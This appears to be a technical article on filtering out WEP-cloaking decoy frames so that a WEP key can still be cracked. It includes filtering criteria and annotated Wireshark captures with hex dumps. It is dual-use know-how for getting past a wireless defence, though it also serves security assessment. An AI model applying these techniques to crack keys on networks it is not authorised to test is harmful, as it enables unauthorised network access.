To sum up, with only one simple filter, around 62% of cloaked packets were removed (126K cloaked in the cloaked packets file + 48K in the filtered file) and it helped cracking the file but we will do better with the other filters and the combined filters.

Wep cloaking

Wep cloaking works by "inserting frames into the air that the attacker thinks are real, and this messes up the statistical analysis of the attacker. (…) The attacker can't tell the difference between the product frames from the WLAN and the spoofing frames generated (…)."

Wep cloaking is intended to prevent cracking the key, not decrypting the traffic and since nothing is perfect it fails sometimes.

How does it work?

For each Data frame sent by the AP and the clients (even broadcast frames), a cloaked frame is sent by a sensor.

The only difference between the cloaked and uncloaked frame is:

- Sequence number: it uses a different sequences numbers than its uncloaked equivalent (but close to the uncloaked one; sometimes the same).
- WEP parameters
- Content of the payload
- Signal if the sensor is not at the same place as the AP

The other attributes, including the size of the frame is exactly the same.

Drawbacks

Here what was observed when analyzing the technology:

- Since that nearly each packet has its cloaked version in the air, the network speed is reduced: tests show that on a 11Mbit network, with cloaking enabled, the maximum bandwidth is around 300kb/s (and around 600-700kb/sec without).
- Doesn't prevent decrypting the traffic if you have the key, just prevent cracking the key.
- Filtering out cloaked packets is not always necessary to crack the key.
- It takes around 60 seconds for a sensor to “see” the access point and thus during the first 60 seconds of activity of the AP, frames are not cloaked.

Filtering out wep cloaked frames

The following elements can be used to filter out wep cloaked frames:

- Sequence Number (SN)
- Uncloaked frames
- Each data frame is cloaked
- Signal quality
- Initialization Vector (IV)
- Size of the frame
- Other attributes of the frame
- Timing
- Order of arrival

Note: that analysis shouldn't be based on the order of the frame received; the arrival depends on several factors: your location compared to the sensor sending the cloaked frame, the AP, the location of the sensor compared to the AP, and a few other things.

Sequence number

The sequence number is a 12 bit number used in management and data frames. In nearly all cases this number is sequential for each frame sent in one direction; each node (AP or clients) has its own counter for the sequence number.

Uncloaked frames

Management and control frames aren't cloaked, and it seems that only data frames with subtype 0 are cloaked.

Each data frame is cloaked

Each data frame is cloaked but don't count on the fact you'll get all of them or the sensor see them all (it may miss a few depending on its location).

Signal quality

If the AP and sensor are not close to each other, signal quality can be used to filter out cloaked frames.

Initialization vector

This is a 24 bit number. In a capture file, the probability that 2 frames have the same IV is really low; you can safely drop all frames that have the same IV.

Other attributes of the frame

The cloaked frame has the same attributes as “its” uncloaked frame:

- The size of the cloaked frame is the same as the uncloaked
- FromDS and ToDS attributes are the same (logical since the sequence number is the main trick to fool cracking tools).

Size of the frame

Each cloaked frame has the same size as its uncloaked one. Do not filter with only this information because, on a busy network, a lot of frames will have the same size. And even on low traffic networks, sometimes AP sends frames that always have the same size in the air (for example, IGMP frames).

Timing

The time needed to receive a cloaked frame could be analyzed; compared to its uncloaked equivalent since the sensor receives the real frame then forge a wep cloaked frame with the informations of the real one.

For this, 2 packets are needed (one real and one cloaked) and we have to make sure the “cloaking” status of both packets is accurate (and that the cloaked packet is forged against the real one we have).

Remark: The time between each frame recorded **may** not be accurate.

Order of arrival

Like the “timing” filter, 2 frames (uncloaked and its cloaked equivalent) could be used to find out the cloaked one. When the cloaked one is found, the cloaked frame can be discarded and each 2 frames (going in the same direction; meaning that it has to be done once for the AP and once for each client).

But, like the “timing”, it's not the best filter

Real examples

This part will show real wep cloaking capture files and analyze different possible cases. Filtering is done by combining one or more elements (filters) described above.


Filtering could be done in most cases with the signal and timing (or order of arrival but this is the worst choice) but they should be used as last resort.

Note 2: More examples will be added.

Low traffic network

In this example, a computer is pinging another one. This capture is filtered (there's a lot of networks but only one network “has” wep cloaking).

On this pictures, there are 2 real data packets (packet 7509 and 7538), the 2 others are cloaked:


low_traffic.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply

```
Filter: wlan.bssid == 00:12:bf:12:32:29
```

```
No.   Time        Source              Destination         Protocol  Info
 7500 327.750707  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2594, FN=0, Flags=...
 7502 327.853119  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2595, FN=0, Flags=...
 7505 327.955493  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2596, FN=0, Flags=...
 7507 328.057909  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2597, FN=0, Flags=...
 7509 328.125738  SamsungE_25:38:12   IPv4mcast_7f:ff:fa  IEEE 802 Data, SN=2598, FN=0, Flags=.p....F.
 7510 328.126198  SamsungE_25:38:12   IPv4mcast_7f:ff:fa  IEEE 802 Data, SN=2598, FN=0, Flags=.p....F.
 7514 328.160330  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2599, FN=0, Flags=...
 7521 328.262749  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2600, FN=0, Flags=...
 7525 328.365165  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2601, FN=0, Flags=...
 7529 328.467579  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2602, FN=0, Flags=...
 7533 328.570027  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2603, FN=0, Flags=...
 7537 328.672435  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2604, FN=0, Flags=...
 7538 328.725729  SamsungE_25:38:12   IPv4mcast_7f:ff:fd  IEEE 802 Data, SN=2605, FN=0, Flags=.p....F.
 7539 328.726112  SamsungE_25:38:12   IPv4mcast_7f:ff:fd  IEEE 802 Data, SN=2604, FN=0, Flags=.p....F.
 7543 328.774827  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2606, FN=0, Flags=...
 7545 328.844201  Arcadyan_12:32:29   HonHaiPr_ad:4e:f0   IEEE 802 Probe Response, SN=2607, FN=0, Flags=.
 7554 328.877241  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2608, FN=0, Flags=...
 7558 328.979689  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2609, FN=0, Flags=...
 7563 329.082072  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2610, FN=0, Flags=...
 7567 329.184468  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2611, FN=0, Flags=...
 7570 329.286908  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2612, FN=0, Flags=...
```


```
⊞ Frame 7509 (230 bytes on wire, 230 bytes captured)
⊞ Prism capture header
⊟ IEEE 802.11 Data, Flags: .p....F.
    Type/Subtype: Data (0x20)
  ⊞ Frame Control: 0x4208 (Normal)
    Duration: 0
    Destination address: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
    BSS Id: Arcadyan_12:32:29 (00:12:bf:12:32:29)
    Source address: SamsungE_25:38:12 (00:15:99:25:38:12)
    Fragment number: 0
    Sequence number: 2598
  ⊞ WEP parameters
⊞ Data (54 bytes)
```

```
0000  44 00 00 00 90 00 00 00  61 74 68 31 00 0
0010  00 00 00 00 00 00 00 00  44 00 01 00 00 0
0020  7c d0 04 00 44 00 02 00  00 00 04 00 b2 3
0030  44 00 03 00 00 00 04 00  06 00 00 00 44 0
0040  00 00 04 00 1c 00 00 00  00 00 00 00 00 0
0050  00 00 00 00 44 00 06 00  00 00 04 00 bc f
0060  44 00 07 00 00 00 04 00  a0 ff ff ff 44 0
0070  00 00 04 00 16 00 00 00  44 00 09 00 00 0
0080  00 00 00 00 44 00 0a 00  00 00 04 00 5a 0
0090  08 42 00 00 01 00 5e 7f  ff fa 00 12 bf 1
00a0  00 15 99 25 38 12 60 a2  b9 0e eb 00 08 b
00b0  5a 05 ea a4 71 71 59 18  81 b6 0c 81 6e 8
00c0  c1 56 4f 85 4e f1 72 16  88 73 9f 13 d8 7
00d0  74 96 e7 fd d1 de 43 ff  a5 09 23 8f ac 3
00e0  bc 9b c4 eb df 6a
```

```
Sequence number (wlan.seq), 2 bytes   Packets: 16253 Displayed: 6619 Marked: 0   Profile: Default
```

There are a few possibilities to filter out the cloaked packet for 7509/7510: - both packets can be discarded since they have the same sequence number. - use signal/timing to find the cloaked packet.

For packet 7538/7539, it will be easier, it's easy to find out which one is cloaked, a beacon has the same sequence numbers as packet 7539; 7539 is cloaked:


low_traffic.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply

```
Filter: wlan.bssid == 00:12:bf:12:32:29
```

```
No.   Time        Source              Destination         Protocol  Info
 8019 348.439012  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2807, FN=0, Flags=...
 8021 348.541392  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2808, FN=0, Flags=...
 8024 348.643811  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2809, FN=0, Flags=...
 8026 348.746228  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2810, FN=0, Flags=...
 8028 348.848641  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2811, FN=0, Flags=...
 8030 348.939154  Shenzhen_75:95:f0   Broadcast           IEEE 802 Data, SN=8, FN=0, Flags=.p.....T
 8032 348.939584  Shenzhen_75:95:f0   Broadcast           IEEE 802 Data, SN=7, FN=0, Flags=.p.....T
 8034 348.940159  Shenzhen_75:95:f0   Broadcast           IEEE 802 Data, SN=2812, FN=0, Flags=.p....F.
 8035 348.940548  Shenzhen_75:95:f0   Broadcast           IEEE 802 Data, SN=2812, FN=0, Flags=.p....F.
 8036 348.940913  Arcadyan_12:32:27   Shenzhen_75:95:f0   IEEE 802 Data, SN=2813, FN=0, Flags=.p....F.
 8038 348.941419  Arcadyan_12:32:27   Shenzhen_75:95:f0   IEEE 802 Data, SN=2812, FN=0, Flags=.p....F.
 8040 348.941977  Shenzhen_75:95:f0   Arcadyan_12:32:27   IEEE 802 Data, SN=9, FN=0, Flags=.p.....T
 8042 348.942487  Shenzhen_75:95:f0   Arcadyan_12:32:27   IEEE 802 Data, SN=9, FN=0, Flags=.p.....T
 8044 348.943144  Arcadyan_12:32:27   Shenzhen_75:95:f0   IEEE 802 Data, SN=2814, FN=0, Flags=.p....F.
 8046 348.943743  Arcadyan_12:32:27   Shenzhen_75:95:f0   IEEE 802 Data, SN=2814, FN=0, Flags=.p....F.
 8049 348.951068  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2815, FN=0, Flags=...
 8051 349.053481  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2816, FN=0, Flags=...
 8054 349.155894  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2817, FN=0, Flags=...
 8056 349.258312  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2818, FN=0, Flags=...
 8058 349.360728  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2819, FN=0, Flags=...
 8060 349.463142  Arcadyan_12:32:29   Broadcast           IEEE 802 Beacon frame, SN=2820, FN=0, Flags=...
```

```
⊞ Frame 8035 (212 bytes on wire, 212 bytes captured)
⊞ Prism capture header
⊟ IEEE 802.11 Data, Flags: .p....F.
    Type/Subtype: Data (0x20)
  ⊞ Frame Control: 0x4208 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    BSS Id: Arcadyan_12:32:29 (00:12:bf:12:32:29)
    Source address: Shenzhen_75:95:f0 (00:14:78:75:95:f0)
    Fragment number: 0
    Sequence number: 2812
  ⊞ WEP parameters
⊞ Data (36 bytes)
```


```
0000  44 00 00 00 90 00 00 00  61 74 68 31 00 0
0010  00 00 00 00 00 00 00 00  44 00 01 00 00 0
0020  cf e4 04 00 44 00 02 00  00 00 04 00 6a c
0030  44 00 03 00 00 00 04 00  06 00 00 00 44 0
0040  00 00 04 00 2e 00 00 00  00 00 00 00 00 0
0050  00 00 00 00 44 00 06 00  00 00 04 00 ce f
0060  44 00 07 00 00 00 04 00  a0 ff ff ff 44 0
0070  00 00 04 00 16 00 00 00  44 00 09 00 00 0
0080  00 00 00 00 44 00 0a 00  00 00 04 00 48 0
0090  08 42 00 00 ff ff ff ff  ff ff 00 12 bf 1
00a0  00 14 78 75 95 f0 c0 af  7d a8 ee 00 78 6
00b0  9b 35 30 d7 7d 5e a8 a9  e6 f4 c8 52 3b b
00c0  f3 d9 10 65 40 e7 4a c2  8f 70 46 ad 8f 7
00d0  87 36 56 e1
```

```
Sequence number (wlan.seq), 2 bytes   Packets: 16253 Displayed: 6619 Marked: 0   Profile: Default
```

High traffic network

In such network, filtering is more difficult since there's a lot of packets between each beacon. Cloaked packets can still be filtered out by checking beacon sequence number (that's what base filter does).

In this case, no packet uses the beacon sequence number …:



00h55_1client_dl_full_speed-src.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No. .   Time        Source              Destination             Protocol  Info
399238 412.949745                       HonHaiPr_ad:4e:f0 (RA  IEEE 802  Acknowledgement, Flags=........
399239 412.949999  HonHaiPr_ad:4e:f0    AsustekC_6b:fb:69       IEEE 802  Data, SN=594, FN=0, Flags=.p.....T
399240 412.950210                       HonHaiPr_ad:4e:f0 (RA  IEEE 802  Acknowledgement, Flags=........
399241 412.951614  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1317, FN=0, Flags=.p....F.
399242 412.951833                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399243 412.953190  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1318, FN=0, Flags=.p....F.
399244 412.955916  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1318, FN=0, Flags=.p..R.F.
399245 412.956126                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399246 412.958641  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1320, FN=0, Flags=.p..R.F.
399247 412.958851                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399248 412.959372  Arcadyan_12:32:29    Broadcast               IEEE 802  Beacon frame, SN=1319, FN=0, Flags=...
399249 412.960663  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1320, FN=0, Flags=.p....F.
399250 412.960855                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399251 412.962030  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1320, FN=0, Flags=.p....F.
399252 412.962222                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399253 412.963796  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1321, FN=0, Flags=.p....F.
399254 412.964019                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399255 412.965378  AsustekC_6b:fb:69    HonHaiPr_ad:4e:f0       IEEE 802  Data, SN=1323, FN=0, Flags=.p....F.
399256 412.965599                       Arcadyan_12:32:29 (RA  IEEE 802  Acknowledgement, Flags=........
399257 412.965905  HonHaiPr_ad:4e:f0    AsustekC_6b:fb:69       IEEE 802  Data, SN=593, FN=0, Flags=.p.....T
399258 412.966116                       HonHaiPr_ad:4e:f0 (RA  IEEE 802  Acknowledgement, Flags=
```

```
⊞ Frame 399248 (203 bytes on wire, 203 bytes captured)
⊞ Prism capture header
⊟ IEEE 802.11 Beacon frame, Flags: ........
    Type/Subtype: Beacon frame (0x08)
  ⊞ Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Arcadyan_12:32:29 (00:12:bf:12:32:29)
    BSS Id: Arcadyan_12:32:29 (00:12:bf:12:32:29)
    Fragment number: 0
    Sequence number: 1319
⊞ IEEE 802.11 wireless LAN management frame
```

```
0000  44 00 00 00 90 00 00 00   61 74 68 30 00 0
0010  00 00 00 00 00 00 00 00   44 00 01 00 00 0
0020  ee 6a 53 00 44 00 02 00   00 00 04 00 17 1
0030  44 00 03 00 00 00 04 00   06 00 00 00 44 0
0040  00 00 04 00 35 00 00 00   00 00 00 00 00 0
0050  00 00 00 00 44 00 06 00   00 00 04 00 d7 f
0060  44 00 07 00 00 00 04 00   a2 ff ff ff 44 0
0070  00 00 04 00 04 00 00 00   44 00 09 00 00 0
0080  00 00 00 00 44 00 0a 00   00 00 04 00 3f 0
0090  80 00 00 00 ff ff ff ff   ff ff 00 12 bf 1
00a0  00 12 bf 12 32 29 70 52   12 35 bb e0 02 0
00b0  64 00 11 00 00 06 41 70   70 61 72 74 01 0
00c0  8b 96 03 01 06 05 04 00   01 00 00
```

```
Sequence number (wlan.seq), 2 bytes   Packets: 853943 Displayed: 853943 Marked: 3   Profile: Default
```

… so other ways have to be used. Beacon will still be used but in another way: since 1319 is a valid sequence number, the previous (1318) and the next (1320) sequence numbers of valid packets are known. It's getting more complicated, these sequence number are both used more than once ;)
Since it is known that wep cloaking copies the attributes (including frame size) of its equivalent real frame, wep cloaked packets can be easily found:

Position	**Uncloaked**	**Cloaked**	**Frame size**	**Reason**
Before beacon	Packet #399244 (SN: 1318)	Packet #399246 (SN: 1320)	1684 bytes	Arrived before the beacon and thus 1318 is a valid SN. Cloaked has the same attributes as uncloaked; the 2 packets that have the same SN do not have the same attributes
Before beacon	Packet #399241 (SN: 1317)	Packet #399243 (SN: 1318)	1684 bytes	SN 1318 is already used by a valid packet (see previous line) and thus the valid SN before 1318 is 1317 (and also, these 2 packets have the same attributes; that is not the case of the 2 packets that have SN 1318)
